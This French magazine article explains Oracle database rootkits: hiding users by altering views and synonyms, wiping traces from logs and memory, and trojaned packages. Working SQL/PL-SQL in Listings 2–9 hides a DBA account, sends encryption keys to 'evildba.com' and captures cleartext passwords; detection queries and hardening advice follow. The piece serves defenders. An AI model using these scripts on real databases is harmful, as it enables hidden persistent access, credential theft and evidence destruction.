Focus

Rootkits sous Oracle

Alexander Kornbrust

Degré de difficulté

Les rootkits dans les systèmes d'exploitation ne sont pas nouveaux. Les intrus s'en servent depuis des années pour cacher leurs traces. Rares sont ceux qui savent que les rootkits sont également implémentés dans les bases de données, contenant souvent des données critiques des entreprises. Étudiez les rootkits dans les bases de données Oracle et apprenez à les éviter.

Oracle est un leader du marché dans le domaine des bases de données relationnelles. Les bases de données Oracle sont employées pratiquement dans toutes grandes entreprises. Les données critiques pour l'entreprise ou les données importantes sont souvent sauvegardées dans ces base de données. Rien d'étonnant qu'Oracle deviennent de plus en plus régulièrement la cible des attaques.

Les rootkits sous la base de données Oracle sont relativement récents. Ils sont installés après une entrée réussie dans une base de données Oracle pour, d'un côté, cacher les traces de l'entrée et de l'autre côté, pour cacher la présence de l'intrus dans la base. Jetez donc un coup d'œil sur les concepts de rootkits sous Oracle, les possibilités différentes d'implémentation ainsi que les contre-mesures.

Rootkits sous Oracle – introduction

Les bases de données d'Oracle et les systèmes d'exploitation sont assez similaires en ce qui concerne leur architecture. Les bases de données et les systèmes d'exploitation ont tous les deux des utilisateurs, des processus, des tâches, des exécutables et des liens symboliques. Le Tableau 1 présente un exemple d'un mappage entre les commandes du système d'exploitation *NIX et des commandes de Oracle. Un intrus peut bénéficier de cette ressemblance entre les commandes pour migrer le concept de rootkits mais aussi d'autres logiciels malveillants, comme les virus, du monde de systèmes d'exploitation, vers celui des bases de données d'Oracle.

L'astuce commune des rootkits des systèmes d'exploitation (première génération) consistait à créer des utilisateurs cachés, invisibles pour l'administrateur. Pour ce faire, les commandes *NIX, comme `ps`, `who` et `top` ont été remplacées par des versions

Cet article explique...

- les bases des rootkits sous Oracle,
- des méthodes différentes pour implémenter un rootkit,
- comment trouver des rootkits sous Oracle.

Ce qu'il faut savoir...

- Vous devez avoir des bases de l'architecture de bases de données SQL et Oracle.

Listing 1. *Créer un utilisateur de base de données*

```
-- créer un utilisateur
-- et accorder
-- une permission
--de l'administrateur
SQL> CREATE USER HACKER
SQL> IDENTIFIED BY HACKER;
SQL> GRANT DBA TO HACKER;

-- Afficher des utilisateurs
SQL> SELECT USERNAME
SQL> FROM DBA_USERS;
    USERNAME
    ----------------
    SYS
    SYSTEM
    DBSNMP
    SYSMAN
    MGMT_VIEW
    HACKER
    …
```

infectées par des chevaux de Troie qui affichent tout à l'exception du compte de l'utilisateur créé par l'intrus. Cette approche peut également être introduite dans une base de données d'Oracle. Il faut seulement savoir comment Oracle représente, stocke et emploie les utilisateurs de bases de données.

Les utilisateurs Oracle sont stockés dans la table de la base de données `SYS.USER$` avec les rôles de la base de données. Les utilisateurs disposent du drapeau `TYPE#=1` et les rôles disposent du drapeau `TYPE#=0`. Afin de faciliter l'accès, la retro-compatibilité et la compatibilité ascendante, Oracle fournit deux vues appelées respectivement `dba_users` et `all_users` via un synonyme public (la structure de la table change d'une version à l'autre). La plupart des bases de données et d'outils se servent de ces vues pour accéder à la table `SYS.USER$`. Si ces vues sont à présent modifiées de sorte qu'un utilisateur spécial, p. ex. `HACKER`, ne soit plus visible, un utilisateur caché est donc crée(dans la plupart des cas).

Dans un premier temps, etudiez le Listing 1. Vous allez créer un utilisateur et vérifier s'il est visible. Maintenant, modifiez la vue `DBA_USERS` et une ligne supplémentaire de cette vue :

```
AND U.NAME != 'HACKER'
```

Tableau 1. *Exemple de mappage entre les commandes et les objets d'Oracle et de système d'exploitation*

Commande/objet *NIX	Commande/objet Oracle
ps	`SELECT * FROM V$PROCESS`
kill <processnumner>	`ALTER SYSTEM KILL SESSION '12,55'`
Executables	Vues, paquets, fonctions et procédures
Execute	`SELECT * FROM MY_VIEW` `EXEC PROCEDURE`
cd	`ALTER SESSION SET CURRENT_SCHEMA=USER01`



Figure 1. *Modification de la vue DBA_USERS à l'aide d'un outil DBA (Quest TOAD)*

Vous pouvez effectuer cette modification au moyen d'un outil GUI (p. ex. Quest TOAD, voir la Figure 1) ou d'une déclaration SQL (`CREATE VIEW DBA_USERS AS` ...). Il ne faut pas oublier que les modifications des vues appartenant à `SYS` nécessitent le rôle `SYSDBA`.

Une requête redémarrée dans la vue `DBA_USERS` affiche à présent tous les utilisateurs à l'exception de l'utilisateur `HACKER` nouvellement créé. Certains outils ou bases de données se servent des vues `ALL_USERS` au lieu de `DBA_USERS` pour afficher tous les utilisateurs. Pour cette raison, il est nécessaire de modifier également cette vue. Une fois les modifications des deux vues effectuées, le nouvel utilisateur disparaît de tous les programmes utilisant les vues en tant que couche d'accès. Un intrus doué choisirait des noms d'utilisateurs moins évidents

Figure 2. *Affichage de tous les utilisateurs en Oracle Enterprise Manager*

Figure 3. *Afficher tous les utilisateurs en Oracle Enterprise Manager après les modifications de la vue DBA_USERS, à l'exception de l'utilisateur HACKER*

(p. ex. `MTSYS`) et une condition `WHERE` moins évidente (p. ex. `AND U.USER# <> 17` où 17 est le numéro de l'utilisateur nouvellement créé).

Tous les programmes testés par l'auteur jusqu'à présent sont concernés, p. ex. Oracle Enterprise Manager (voir les Figures 2 et 3), Oracle Grid Control (voir les Figures 4 et 5), Quest SQL Navigator, Quest TOAD, Embacadero DBArtisan, etc. Les développeurs des outils d'administration de bases de données ne devraient *jamais* dépendre des vues qui peuvent être modifiées. À la place, ils devraient toujours accéder aux tables de bases de données, comme `SYS.USER$`.

Bases de rootkit d'Oracle

Comme il a été déjà décrit dans l'introduction, il est possible de créer un rootkit en modifiant les vues. Le chapitre suivant présentera un aperçu de différentes possibilités permettant d'implémenter des rootkits.

Modification de l'objet appelé

Comme déjà mentionné, il est assez facile de modifier les vues des bases de données. Vous pourriez vous en servir pour effacer le contenu sélectionné de la vue. Un exemple sur le Listing 2 utilise le pacquets dbms_metadata (depuis Oracle 9i). Le pacquets crée le code DDL depuis un objet de la base de données et remplace la chaîne `WHERE` par `WHERE u.name != 'HACKER'` via la commande `replace`.

Modifier le chemin d'exécution

Il est également possible d'implémenter un rootkit en modifiant le chemin d'exécution. Dans le cas des rootkits de bases de données, on modifie le chemin aux commandes *NIX, comme *ps*, *who*, *top*. La version infecté d'un cheval de Troie sera alors exécutée à la place de la version originale. Cette approche est avantageuse pour l'intrus car le programme original et sa somme de contrôle ne sont pas falsifiés.

Il n'y a aucun chemin dans le monde de base de données Oracle. Pour cette raison, il est nécessaire d'adopter le concept et d'ajuster l'im-



Figure 4. *Afficher tous les utilisateurs en Oracle Grid Control*



Figure 5. *Afficher tous les utilisateurs en Oracle Grid Control après les modifications de la vue DBA_USERS, à l'exception de l'utilisateur HACKER*

Évolution de rootkit d'Oracle

Des plusieurs étapes dans l'évolution des rootkits d'Oracle peuvent être éxpectés, comme dans le cas des rootkits de systèmes d'exploitation. Actuellement, seule la première génération des rootkits d'Oracle existe mais ce n'est qu'une question de temps avant que les rootkits d'Oracle évoluent.

Première génération de rootkits d'Oracle

Les rootkits de la première génération sont implémentés en modifiant ou en créant des objets de dictionnaire de données ou en modifiant le chemin d'exécution. C'est la plus simple des façons pour créer un rootkit. Des connaissances spéciales ne sont pas nécessaires. Afin de détecter ce type de rootkits, il suffit de comparer les sommes de contrôle des objets avec une ligne de base externe.

Deuxième génération de rootkits d'Oracle

Les rootkits de la deuxième génération travaillent sans aucune modification du chemin d'exécution ou changement des objets de dictionnaire de données. Les implémentations possibles se servent des caractéristiques d'Oracle, telles que PL/SQL-Native Compilation ou *Virtual Private Database* (VPD).

Il est plus difficile de détecter ces types de rootkits car il est nécessaire de disposer p. ex. d'un compte `SYS`, des privilèges spéciaux (`EXEMPT ACCESS POLICY`) ou des sommes de contrôle des fichiers externes.

Troisième génération de rootkits d'Oracle

Cette génération travaille de manière similaire que les rootkits du noyau des systèmes d'exploitation et il est très difficile de la détecter. Les objets sont modifiés directement dans le SGA. Depuis Oracle 10g Release 2, Oracle fournit une API permettant d'accéder directement au SGA. L'accès direct au SGA non supporté est possible même dans les anciennes versions de bases de données. Le niveau du savoir-faire concernant la création et la détection des rootkits sera plus élevé par rapport à la première génération.

plémentation. Il est utile de regarder comment Oracle procède pour effectuer une déclaration SQL, comme :

```
SELECT * FROM DBA_USERS
```

Dans cette requête, Oracle vérifie dans un premier temps si un objet local (table ou vue) appelé `DBA_USERS` existe. Si c'est le cas, cet objet sera utilisé dans la requête. Sinon, Oracle cherche un synonyme privé portant ce nom. Si un synonyme privé existe, Oracle l'utilisera. Sinon, Oracle vérifie s'il y a un synonyme public.

Il existe des possibilités différentes pour implémenter un rootkit en se basant sur la structure du chemin d'exécution Oracle :

- créer un nouvel objet local portant le même nom dans le schéma d'utilisateur (voir le Listing 3),
- créer un nouvel objet qui se réfère à l'objet original (vue ou table de la base) ou un nouvel objet contenant une copie des données de l'objet original. La table `DBA_USERS` pourrait être liée au déclencheur pour `SYS.USER$` (voir le Listing 4),
- créer un synonyme privé et un nouvel objet local (voir le Listing 5),
- modifier un synonyme public et créer un nouvel objet local (voir le Listing 6).

L'inconvénient de trois premières méthodes est que seul le propriétaire du schéma est affecté par ces modifications. Un intrus doit créer des objets différents pour des comptes d'administrateur différents. La plupart des intrus préfèrent la quatrième méthode car la vue originale n'est pas modifiée et la méthode est valable pour tous les comptes à l'exception de `SYS`.

Listing 2. *Simple script SQL qui crée et cache un utilisateur HACKER*

```
set linesize 2000
set long 90000
EXECUTE DBMS_METADATA.SET_TRANSFORM_PARAM ↩
   (DBMS_METADATA.SESSION_TRANSFORM,'STORAGE',false);
spool rk_source.sql
select replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS') ↩
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ') ↩
   from dual union select '/' from dual;
select replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS') ↩
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ') ↩
   from dual union select '/' from dual;
spool off
create user hacker identified by hackerpw;
grant dba to hacker;
@rk_source.sql
```

Déclencheurs potentiels pour les modifications

Il existe plus de 2000 vues de système appartenant au propriétaire `SYS` (vues Oracle 10.1.0.4: 2643). Toute vue n'est pas une bonne cible pour l'intrus. Certaines sont plus prometteuses que les autres. Les vues de système présentées dans le Tableau 2 sont particulièrement attrayantes pour les intrus et devraient être vérifiées de façon régulière au moyen de DBA.

Pseudo-code/concept d'un rootkit d'Oracle

Le chapitre suivant décrit les composants typiques de la première génération de rootkit d'Oracle. Les nouveaux utilisateurs cachés sont souvent créés en premier temps dans cette génération de rootkits. Ensuite, toutes les traces sont supprimées dans les fichiers divers de journal de traces et les archives. Les

Listing 3. *Créer une nouvelle vue dans le schéma de l'utilisateur (p. ex. SYSTEM) (le rôle SYSDBA est nécessaire)*

```
CREATE VIEW DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listing 4. *Créer une nouvelle table DBA_USERS dans le schéma de l'utilisateur (p. ex. SYSTEM)*

```
CREATE TABLE DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listing 5. *Créer une nouvelle table DBA_MYUSERS dans le schéma de l'utilisateur (p. ex. SYSTEM)*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Listing 6. *Créer une nouvelle table DBA_MYUSERS dans le schéma de l'utilisateur (p. ex. SYSTEM)*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE OR REPLACE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Tableau 2. *Déclencheurs potentiels pour les modifications*

Vue de système	Description
DBA_USERS	Affiche les utilisateurs de la base de données
ALL_USERS	Affiche les utilisateurs de la base de données
DBA_JOBS	Affiche toutes les tâches de la base de données
V$SESSION	Affiche tous les processus en cours de fonctionnement
V_$PROCESS	Affiche tous les processus en cours de fonctionnement
DBA_DIRECTORIES	Affiche tous les répertoires Oracle
ALL_DIRECTORIES	Affiche tous les répertoires Oracle
DBA_AUDIT_TRAIL	Affiche toutes les informations d'audit
DBA_EXTERNAL_TABLES	Affiche toutes les tables externes
ALL_EXTERNAL_TABLES	Affiche toutes les tables externes

rootkits typiques réniflent également les mots de passe dans le système. On va décrire brièvement les composants suivants :

- créer et cacher des utilisateurs invisibles,
- cacher des processus actifs,
- nettoyer le journal listener Oracle,
- nettoyer le SGA d'Oracle,
- nettoyer RedoLog d'Oracle,
- intercepter les appels du package d'Oracle,
- installer un rénifleur de mots de passe d'Oracle.

Créer et cacher des utilisateurs

Comme vous l'avez déjà vu, il existe des possibilités différentes de cacher les utilisateurs. Reportez-vous aux exemples susmentionnés.

Cacher des processus actifs

Il est possible de cacher les processus actifs en modifiant les vues V$SESSION, GV_$SESSION, FLOW_SESSIONS, V_$PROCESS. Les mêmes techniques, autrement dit, les modifications de vues et le changement de chemin d'exécution sont aussi possibles.

Nettoyer le journal de traces Oracle

Pendant le processus de connexion dans la base de données, tout est connecté au *listener.log* de TNS-Listeners (si la connexion est activée). L'approche typique des intrus consiste à supprimer ces traces. Oracle propose des possibilités différentes de le faire. La manière la plus facile consiste à utiliser le paquet utl_file. Ce paquet permet de lire (UTL_FILE.GET_LINE), d'écrire (UTL_FILE.PUT_LINE) ou de supprimer (UTL_FILE.FREMOVE) les fichiers. Le fichier de journal de traces n'est pas fermé par le listener TNS ; pour cette raison, il est possible de modifier le contenu au démarrage.

Nettoyer le SGA d' Oracle

Les traces d'une attaque sont également laissées dans la mémoire de la base de données (SGA, *System Global Area*). Toutes les déclarations SQL

émises par tous les utilisateurs peuvent être demandées en sélectionnant la vue `V_$SQLAREA`. Afin de supprimer ces traces du SGA, il suffit d'effacer la zone partagée (en anglais *shared pool*) via la commande suivante :

```
ALTER SYSTEM FLUSH SHARED_POOL;
```

N'oubliez pas que la suppression de la zone partagée influence négativement la performance de la base de données et les utilisateurs se plaignent parfois de ce problème.

Nettoyer les fichiers Redo-Log Oracle

Toute transaction modifiant la base de données est stockée dans le fichier Redo-Log ainsi que dans le journal d'archives, si la base de données travaille en mode d'archives. Généralement, un intrus dissimule ces traces aussi. Pour ce faire, la commande suivante force la base de données de passer au Redo-Log.

```
ALTER SYSTEM SWITCH LOGFILE;
```

Une fois le rootkit installé, le Redo-Log est activé jusqu'à ce que les fichiers Redo-Log soient remplacés dans tous les groupes Redo-Log. Si la base de données fonctionne en mode d'archives de traces, il est nécessaire de supprimer le dernier fichier d'archives à l'aide du package utl_file.fremove.

Intercepter les appels de paquet d'Oracle

Au sein de la base de données Oracle, il est possible d'intercepter tous les appels de package (*Package Interception*), de modifier ou de tracer les paramètres et d'appeler le package original. Cette démarche pourrait être utilisée pour falsifier les sommes de contrôle (p. ex. MD5) ou pour intercepter les clés de chiffrement ou les mots de passe. Les privilèges DBA sont souvent exigés car le schéma de l'application est modifié.

La Figure 7 illustre comment on appelle une fonction `encrypt` depuis une application. La fonction `encrypt` passe la valeur non chiffrée et la clé de chiffrement. D'après la résolution



Figure 6. *Chemin d'accès de Oracle*



Figure 7. *Appel dbms_crypto depuis une application*



Figure 8. *Appel dbms_crypto depuis une application, toutes les clés sont interceptées*

Listing 7. *Interception des spécifications des packages dbms_crypto qui envoient toutes les clés de chiffrement au serveur Web externe*

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS

-- Serveur Web Server destiné à l'enregistrement de frappes
KEYWEBSERVER CONSTANT VARCHAR2(40) :='http://www.evildba.com/';
KEYRC VARCHAR2(32767);

-- Fonctions de hachage
    HASH_MD4   CONSTANT PLS_INTEGER := 1;
    HASH_MD5   CONSTANT PLS_INTEGER := 2;
    HASH_SH1   CONSTANT PLS_INTEGER := 3;

-- Fonctions MAC
    HMAC_MD5   CONSTANT PLS_INTEGER := 1;
    HMAC_SH1   CONSTANT PLS_INTEGER := 2;
    (...)
```

Listing 8. *Interception du corps de package dbms_crypto qui envoie toutes les clés de chiffrement au serveur Web externe*

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS
FUNCTION  Encrypt (src IN   RAW,
                   typ IN   PLS_INTEGER,
                   key IN   RAW,
                   iv  IN   RAW   DEFAULT NULL)
RETURN RAW AS
BEGIN
  keyrc:=utl_http.request ↩
      (KEYWEBSERVER||'user='||user||'/'||'/key=' ↩
      ||UTL_RAW.cast_to_varchar2(key)||'/iv=' ↩
    ||UTL_RAW.cast_to_varchar2(iv)||'/typ='||typ);
  RETURN SYS.dbms_crypto.encrypt(src,typ,key,iv);
END;
    (...)
```

Tableau 3. *Cibles possibles d'interception de paquets, dépendant de la version et des composants installés*

Nom du Paquet	Description
dbms_crypto	Il intercepte les clés de chiffrement
dbms_obfuscation_toolkit	Il intercepte les clés de chiffrement
utl_http	Il intercepte les mots de passe du proxy HTTP
dbms_aqadm	Il intercepte des mots de passe LDAP
dbms_ldap_utl	Il intercepte des certificats LDAP
utl_dbws	Il intercepte des mots de passe/ comptes Webservices
dbms_epg	Il intercepte des mots de passe mod_plsql
htmldb_util	Il intercepte des mots de passe HTMLDB
wwv_flow_security	Il intercepte des mots de passe HTMLDB
mgmt_rec	Il intercepte des mots de passe SYSDBA et Host
mgmt_login_assistant	Il intercepte des mots de passe et comptes Metalink

habituelle de nom, on trouve un synonyme public qui se réfère au package SYS.DBMS_CRYPTO. Ce package se réfère à son tour au package DBMS_CRYPTO_FFI, qui appelle la bibliothèque de confiance (en anglais *trusted library*) CRYPTO_TOOLKIT_LIBRARY (voir la Figure 8). La clé de chiffrement passe toujours en clair.

Le code source prévu pour intercepter des clés est très simple. Copiez la spécification de package au package original (*$ORACLE_HOME/rdbms/admin*) et ajoutez la valeur d'un serveur Web auquel on envoie toutes les données interceptées. Le contenu du package reproduit toutes les fonctions et les procédures, à une différence près. Tous les paramètres passeront au serveur Web. Pour ce faire, on appellera la fonction utl_http.request. Ensuite, on appellera le package original par le nom complet. Regardez les Listings 7 et 8 pour avoir plus de détails et d'exemples.

Il est possible d'intercepter tous les paramètres transmis au moyen de la fonction d'interception de package. Le Tableau 3 présente des paquets potentiels, permettant d'intercepter des informations sensibles, telles que les mots de passe ou les clés de chiffrement. Cette liste ne contient qu'un sous-ensemble des cibles possibles.

Renifleur de mots de passe Oracle

La base de données Oracle est dotée d'une caractéristique utilisée rarement, *Password Verify Function*, destinée à contrôler la complexité d'un mot de passe (p. ex. au moins 8 caractères, 1 caractère spécial). Cette fonctionnalité sera implémentée avec la fonction PL/SQL. Tous les mots de passe sont donc transmis en clair à cette fonction. Un intrus pourrait s'en servir pour stocker tous les nouveaux mots de passe dans un fichier ou dans une table ou d'envoyer les mots de passe et leurs comptes à un serveur Web étranger, si la base de données dispose d'un accès à Internet. Le Listing 9 présente un exemple d'une fonction ; elle est

chargée de tracer toutes les modifications des mots de passe de la base de données dans une table.

Découvrir les rootkits d'Oracle

Après une interruption dans une base de données, un administrateur de base de données devrait vérifier la base entière le plus tôt possible, examiner scrupuleusement tout objet de la base de données du point de vue de modifications et vérifier les objets créés récemment. Il est possible d'effectuer une simple vérification des utilisateurs cachés au moyen des déclarations présentées sur le Listing 10.

Un développeur pourrait rendre ses applications moins sensibles aux rootkits en utilisant une des lignes directrices de développement :

- utiliser des appels complets de fonctions (p. ex. `SYS.dbms_crypto` au lieu de `dbms_crypto`).
- Utiliser des noms non évidents pour les fonctions, les procédures et les tables des objets critiques (p. ex. `func107` au lieu de `encrypt`).
- Utiliser le SQL dynamique pour les fonctions critiques afin d'éviter des dépendances.
- Utiliser des tables de base au lieu des vues pour les objets critiques (p. ex. `SYS.USER$` au lieu de `DBA_USERS`).

Conclusion

Les rootkits d'Oracle peuvent constituer une menace importante pour les bases de données Oracle parce qu'ils sont très difficiles à supprimer. Chaque administrateur soigneux de bases de données devrait bien protéger ses bases de données Oracle ; il devrait, par exemple, appliquer des correctifs de sécurité, modifier les mots de passe assez fréquemment par défaut et protéger le fichier TNS-Listener (jusqu'à 9i) à l'aide d'un mot de passe. De plus, il devrait vérifier régulièrement les modifications du dictionnaire de données et des schémas. ●

Listing 9. *Password Verify Function stocke tous les mots de passe en clair de tous les utilisateurs dans une table HACKER.SNIFFED*

```
-- créer une fonction de contrôle de mots de passes
-- (ou en modifier une existante)
CREATE OR REPLACE FUNCTION verify_function
  (username varchar2, password varchar2, old_password varchar2)
  RETURN boolean IS
BEGIN

-- stocker tous les mots de passe dans une nouvelle table
-- ou envoyer les mots de passe via utl_http.request à un serveur étranger
-- utl_http.request
-- ('http://www.evilhacker.com/user='||username||'#password='||password)
  insert into hacker.SNIFFED_passwords
    values(username, password, old_password);
  RETURN(TRUE);
END;

-- Appliquer la fonction de contrôle de mots de passe à un profile par défaut
-- toutes les modifications des mots de passe de tous
-- les comptes utilisant les profiles par défaut
-- sont maintenant stockées dans la table sniffed_passwords
ALTER PROFILE DEFAULT LIMIT PASSWORD_VERIFY_FUNCTION verify_function;
```

Listing 10. *Présenter les différences entre SYS.USER$ et leurs vues respectives*

```
SELECT NAME "Invisible user in DBA_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.DBA_USERS;

SELECT NAME "Invisible user in ALL_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.ALL_USERS;
```

À propos de l'auteur

Alexander Kornbrust est fondateur et PDG de Red-Database-Security GmbH, une société spécialisée en sécurité Oracle. Il est responsable des audits de sécurité Oracle et des formations anti-piratage Oracle. Alexander Kornbrust travaille sur les produits Oracle depuis 1992 sur le poste d'administrateur de bases de données et développeur. Avant d'avoir fondé Red-Database-Security, il avait travaillé pour Oracle Deutschland et Oracle Switzerland pendant plusieurs années.

Sur Internet

- *http://www.red-database-security.com/wp/oracle_circumvent_encryption_us.pdf* – contourner le chiffrement de la base de données Oracle,
- *http://www.red-database-security.com/repscan.html* – repscan découvre les modifications dans le dictionnaire de données Oracle (p. ex. rootkits),
- *http://www.oracle.com/technology/deploy/security/db_security/htdocs/vpd.html* – description de *Virtual Private Database*,
- *http://www.oracle.com/technology/tech/pl_sql/htdocs/ncomp_faq.html* – description de *PL/SQL Native Compilation*.